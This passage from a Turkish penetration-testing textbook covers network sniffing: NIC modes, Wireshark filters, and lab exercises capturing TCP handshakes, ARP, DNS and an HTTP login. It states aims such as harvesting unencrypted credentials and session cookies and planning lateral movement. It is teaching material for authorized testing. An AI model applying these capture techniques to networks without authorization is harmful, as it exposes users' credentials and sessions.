Trafik dinleme süreçlerinde ağ arayüz kartının çalışma modu önemlidir. En sık karşılaşılan iki mod promiscuous mod ve monitor moddur (Görsel 2.29).



Görsel 2.29: Çalışma modları



Promiscuous mode, ağ kartının yalnızca kendi MAC adresine gönderilen çerçeveleri değil bulunduğu segmentteki tüm Ethernet çerçevelerini kabul etmesini sağlar. Bu mod genellikle kablolu ağlarda kullanılır ancak modern **anahtarlamalı (switch)** ağlarda doğrudan tüm trafiği görmek her zaman mümkün değildir çünkü trafik genellikle hedef porta yönlendirilir. Bu nedenle promiscuous mode daha çok **hub** ortamlarında veya **port mirror** yapılandırmalarında etkilidir. **Monitor mode** ise kablosuz ağlar için geçerlidir ve daha kapsamlıdır. Bu modda ağ kartı yalnızca veri çerçevelerini değil **yönetim (management)** ve **kontrol (control)** çerçevelerini de yakalayabilir. Ayrıca cihazın herhangi bir erişim noktasına bağlı olması gerekmez. Bu özellik, kablosuz sızma testlerinde avantaj sağlar çünkü ağın bağlantı öncesi davranışları dahi gözlemlenebilir.

Trafik analizinin asıl önemi, sonraki adım için bir kaynak oluşturmasıdır.

Trafik analizinden elde edilen veriler şu kararları etkiler:

- Hangi sistem hedef alınmalıdır?
- Hangi servis önceliklidir?
- Kimlik doğrulama mekanizması, brute-force uygun mudur?
- Ağ segmentasyonu yeterli midir?
- Yanal hareket mümkün müdür?

Kablosuz ağlarda trafik analizinin daha önemli bir rol oynamasının sebepleri şöyledir:

- Ortamın fiziksel olarak paylaşımlı olması
- Yönetim çerçevelerinin açık şekilde gözlemlenebilir olması
- Bağlantı denemeleri ve kimlik doğrulama süreçlerinin izlenebilir olması

2.3.1. Kablolu Ortam Dinleme Araçları

Kablolu ağ ortamlarında trafik dinleme, sızma testi sürecinde özellikle iç ağ değerlendirmelerinde önemli bir rol oynar. Bu aşamada amaç yalnızca paket yakalamak değildir. Ağın gerçek iletişim şeklini anlamak, güvenlik açıklarını pasif şekilde tespit etmek ve sonraki adımları planlamaktır.

Anahtarlama cihazı (switch) kullanılan modern ağlarda trafik, doğrudan hedef porta yönlendirildiği için kablolu ortamda sniffing her zaman, **her şeyi görmek** anlamına gelmez. Bu nedenle dinleme işlemi yapılırken ortam topolojisi, VLAN yapısı ve port yapılandırmaları dikkate alınmalıdır. Gerektiğinde port mirroring (SPAN), ağ TAP cihazları veya yetkili erişim senaryoları devreye girer.

Sızma testi bağlamında kablolu trafik analizi genellikle şu amaçlarla yapılır:

- Şifrelenmemiş kimlik bilgilerini yakalamak
- Ağ içi servis keşfi yapmak
- Protokol analizi yapmak
- Oturum ve çerez bilgisi toplamak
- Segmentasyon zafiyetlerinin tespitini yapmak

Kablolu ortamda trafik dinleme, çoğu zaman şu iki senaryoda gerçekleştirilir:

1. Yetkili iç ağ testlerinde
2. Fiziksel erişim sonrası değerlendirmelerde

Modern switch mimarilerinde doğrudan tüm trafiği görmek her zaman mümkün değildir.

Bu nedenle sızma testi uzmanı ortamı analiz ederek uygun yöntemi şöyle seçmelidir:

- Pasif dinleme mi yeterlidir?
- MitM konumlandırması gerekli midir?
- VLAN segmentasyonu var mıdır?
- IDS/IPS davranışı nasıldır?

Dinleme araçlarının yalnızca veri toplaması önemli bir noktadır. Asıl değer, toplanan verinin yorumlanmasındadır. Bu süreçte kullanılan araçlar hem teknik analiz hem de saldırı zinciri oluşturma açısından farklı özellikler sunar. Bu aşamada kullanılan araçlardan bazıları şunlardır:

1. Wireshark

Wireshark, kablolu ortamda en yaygın kullanılan paket analiz aracıdır. Grafik arayüzü sayesinde yakalanan Ethernet çerçeveleri ayrıntılı biçimde incelenebilir. Örneğin düz metin iletilen bir FTP oturumunda kullanıcı adı ve parola doğrudan paket içeriğinde görülebilir. Benzer şekilde HTTP üzerinden iletilen form verileri analiz edilebilir.

Sızma testi açısından Wireshark şu avantajları sağlar:

- Protokol katmanlarının detaylı ayrıştırılması
- TCP el sıkışma süreçlerinin analizi
- HTTP, FTP, SMTP gibi protokollerde içerik görüntüleme
- Filtreleme ile hedefli analiz (örneğin yalnızca belirli IP trafiği)



Wireshark daha çok analiz ve doğrulama aşamasında kullanılır, geniş ölçekli otomatik kimlik bilgisi toplama için ek araçlara ihtiyaç duyulabilir. Wireshark ile yapılabilecek filtreleme işlemleri çok önemli verilerin süzülerek değerlendirilmesini sağlar. Bu açıdan örnek kullanımlarından bazıları Tablo 2.6'da verilmiştir.


Tablo 2.6: Örnek Filtre Kullanımları

Filtre	Örnek Kullanım
ip.addr == [IP Adresi]	Belirli bir IP adresinden gelen ve giden tüm trafiği gösterir. **Örnek: ip.addr == 192.168.1.10**
ip.src == [IP Adresi]	Belirli bir IP adresinden kaynaklanan trafiği gösterir. **Örnek: ip.src == 192.168.1.10**
ip.dst == [IP Adresi]	Belirli bir IP adresine yönelen trafiği gösterir. **Örnek: ip.dst == 192.168.1.10**
tcp.port == [Port Numarası]	Belirli bir TCP portunu kullanan trafiği gösterir. **Örnek: tcp.port == 80 (HTTP trafiği)**
udp.port == [Port Numarası]	Belirli bir UDP portunu kullanan trafiği gösterir. **Örnek: udp.port == 53 (DNS trafiği)**
tcp.flags.syn == 1 && tcp.flags.ack == 0	TCP bağlantı kurulum sürecindeki SYN paketlerini gösterir (SYN flood saldırılarını tespit etmek için).
tcp.flags.reset == 1	TCP bağlantılarında RESET (RST) bayrağını içeren paketleri gösterir.
http	HTTP protokolü üzerinden yapılan trafiği gösterir.
dns	DNS protokolü üzerinden yapılan trafiği gösterir.
frame.len > [Boyut]	Belirli bir uzunluktan büyük paketleri gösterir. **Örnek: frame.len > 1000 (1000 bayttan büyük paketler)**
icmp	ICMP protokolü üzerinden yapılan trafiği gösterir.

9. Uygulama


İstemci ile sunucu arasında kurulan **TCP bağlantısının üçlü el sıkışma** sürecinin Wireshark ile incelemesini gerçekleştiriniz.

1. Adım: Wireshark uygulamasını açarak uygun ağ arayüzünü (Ethernet veya Wi-Fi) seçiniz ve paket yakalamayı başlatınız (Görsel 2.30).




Görsel 2.30: Uygun arayüz seçimi

2. Adım: Wireshark tarafından ağ trafiğinin yakalandığını teyit ediniz (Görsel 2.31).




Görsel 2.31: Trafiğin izlenmesi

3. Adım: Hedef sistemde (192.168.1.191) bulunan Wazuh SIEM web arayüzüne tarayıcı üzerinden bağlanarak yeni bir TCP oturumu başlatınız ve **üçlü el sıkışma** sürecinin oluşmasını sağlayınız (Görsel 2.32).




Görsel 2.32: Web sitesi ile bağlantı kurulması

4. Adım: Paket yakalamayı durdurarak doğru paketleri incelemeye başlayınız (Görsel 2.33).




Görsel 2.33: Trafiğin durdurulması

5. Adım: Öncelikle filtre kısmına TCP yazarak bütün tcp paketlerini inceleyiniz ve aralarında SYN, SYN/ACK ve ACK paketi olanların kaynak ve hedef IP adreslerini inceleyiniz (Görsel 2.34).




Görsel 2.34: TCP paketlerinin filtrelenmesi

6. Adım: Wireshark filtre alanına **ip.addr == 192.168.1.191 && tcp.port == 443 && (tcp.flags.syn == 1 || (tcp.flags.ack == 1 && tcp.len == 0))** ifadesini girerek SYN, SYN-ACK ve ACK paketlerini görüntüleyiniz ve bu paketler üzerinden **192.168.1.191** adresindeki web sunucusu ile TCP bağlantısının başarıyla kurulduğunu doğrulayınız (Görsel 2.35).



Görsel 2.35: Başarılı TCP bağlantı paketleri

7. Adım: Üçlü el sıkışma sürecine ait paketleri inceleyiniz (Görsel 2.36).



Görsel 2.36: SYN-SYN, ACK-ACK paketleri

TCP üçlü el sıkışma sürecinin analiz edilmesi; bir hedef sistemde servislerin erişilebilirliğini, port durumlarını ve ağ güvenlik mekanizmalarını anlamaya yardımcı olur. Bu analiz, sızma testlerinin keşif aşamasında doğru hedeflerin belirlenmesi ve sonraki saldırı adımlarının planlanması açısından kritik bir rol oynar.

10. Uygulama

Yerel ağda cihazlar arasında gerçekleşen **ARP (Address Resolution Protocol)** trafiğini Wireshark kullanılarak inceleyerek IP-MAC eşleşmesini gözlemleyiniz.

Not


Bu uygulamada yerel ağ trafiğini gözlemlemek amacıyla **192.168.1.27** IP adresine sahip cihazdan **192.168.1.1, 192.168.1.100** ve **192.168.1.191** adreslerine ping gönderilerek oluşan ARP trafiği analiz edilecektir.

1. Adım: Wireshark uygulamasını açarak uygun ağ arayüzünü seçiniz ve paket yakalamayı başlatınız.

2. Adım: **192.168.1.27** IP adresine sahip cihazdan **192.168.1.1, 192.168.1.100** ve **192.168.1.191** IP adreslerine **ping** komutu ile bağlantı testi gerçekleştiriniz ve **ARP** trafiği oluşturunuz.

3. Adım: Bir süre paket toplandıktan sonra Wireshark'ta yakalamayı durdurunuz, filtre alanına arp ifadesini girerek yalnızca ARP paketlerini görüntüleyiniz.

4. Adım: Görüntülediğiniz listede yer alan **ARP Request** ile **ARP Reply** paketlerini inceleyerek "Who has 192.168.1.100? Tell 192.168.1.27" isteğinin **192.168.1.100** IP adresine sahip cihazın MAC adresini sorguladığını, "192.168.1.100 is at XX:XX:XX:XX:XX:XX" yanıtının ise ilgili IP adresine karşılık gelen MAC bilgisini gösterdiğini değerlendiriniz (Görsel 2.37).



Görsel 2.37: ARP paketlerinin yakalanması

ARP analizi; sızma testleri açısından ağdaki aktif cihazların tespit edilmesini, IP–MAC eşleşmelerinin öğrenilmesini ve hedef sistemlerin fiziksel adreslerinin belirlenmesini sağlar. Elde edilen bu bilgiler, özellikle ARP spoofing gibi MitM saldırılarının incelenmesinin temelini oluştururken, aynı zamanda hedef sisteme doğrudan müdahale edilmeden pasif keşif yapılmasına da olanak tanır.

11. Uygulama

Wireshark ile ağ üzerinde gerçekleşen DNS sorgularını inceleyerek; istemcinin hangi alan adlarına erişmeye çalıştığını, bu alan adlarının hangi IP adreslerine çözümlendiğini ve DNS trafiğinin keşif aşamasında nasıl bilgi sağladığını trafiği yakalayarak inceleyiniz.


1. Adım: Wireshark uygulamasını açarak uygun ağ arayüzünü seçiniz ve paket yakalamayı başlatınız.

2. Adım: **192.168.1.27** IP adresine sahip cihazdan, **www.meb.gov.tr** ve diğer sitelere erişim sağlamaya çalışarak bir DNS trafiği oluşmasını sağlayınız.

3. Adım: Web sitelerine erişim sağlandıktan sonra Wireshark'ta paket yakalamayı durdurarak filtre alanına **dns** ifadesini giriniz ve yalnızca DNS paketlerini görüntüleyip listede yer alan sorgu (query) ve yanıt (response) paketlerini inceleyiniz (Görsel 2.38).


Not

DNS paketleri incelenirken **Source (Kaynak IP)** alanı sorguyu gönderen istemciyi, **Destination (Hedef IP)** alanı DNS sunucusunu, **Query Name** alanı sorgulanan alan adını, **Query Type** alanı istenen kayıt türünü (A, AAAA, MX, CNAME vb.) ve **Answer Section** alanı ise DNS sunucusunun döndürdüğü IP adresi veya ilgili kayıt bilgilerini göstermektedir. Bu alanları incelemek ve doğruluğunu teyit etmek önemlidir.



Görsel 2.38: DNS paketlerinin yakalanması

4. Adım: Filtre alanına **dns.qry.name contains "meb.gov.tr"** ifadesini girerek ilgili web sitesine ait DNS trafiğini görüntüleyip inceleyiniz (Görsel 2.39).



Görsel 2.39: Spesifik DNS paketinin incelenmesi

DNS trafiğinin incelenmesi, yalnızca keşif aşamasında değil aynı zamanda çeşitli saldırı türlerinin tespiti ve test edilmesi açısından da kritik öneme sahiptir. Özellikle **DNS spoofing (cache poisoning)** saldırılarında sahte DNS yanıtlarının analiz edilmesi, **phishing (oltalama)** senaryolarında kullanıcıların yönlendirildiği alan adlarının tespit edilmesi ve **Command & Control (C2)** iletişiminde zararlı yazılımların kullandığı alan adlarının belirlenmesi açısından DNS trafiği önemli bir veri kaynağıdır. Bunun yanı sıra **DNS tunneling** teknikleri ile veri sızdırma faaliyetlerinin incelenmesinde, **Domain Generation Algorithm (DGA)** kullanan zararlı yazılımların tespitinde, **typosquatting** gibi sahte alan adı saldırılarının analizinde de DNS trafiği kritik rol oynar. Bu nedenle DNS analizi hem saldırıların anlaşılması hem de savunma mekanizmalarının test edilmesi açısından sızma testlerinin önemli bir bileşenidir.

12. Uygulama

HTTP protokolünü kullanan bir web sitesine yapılan giriş işleminde kullanılan oturum bilgilerini Wireshark yazılımı ile analiz ederek testini gerçekleştiriniz.

1. Adım: Herhangi bir arama motoru sitesinde **http login test** araması yapınız.

2. Adım: Arama sonuçları listesinde yer alan örnek bir siteye giriş yapınız.


3. Adım: Wireshark uygulamasını açınız ve ağ dinleme işlemini birinci uygulamada gösterildiği gibi başlatınız.

4. Adım: Görsel 2.40'ta görüldüğü gibi örnek site üzerinde yer alan formdaki **Username** ve **Password** alanlarını doldurunuz ve login düğmesine basınız (Username= sızma ve Pasword= sızma değerlerini giriniz ve ardından login düğmesine basınız.).



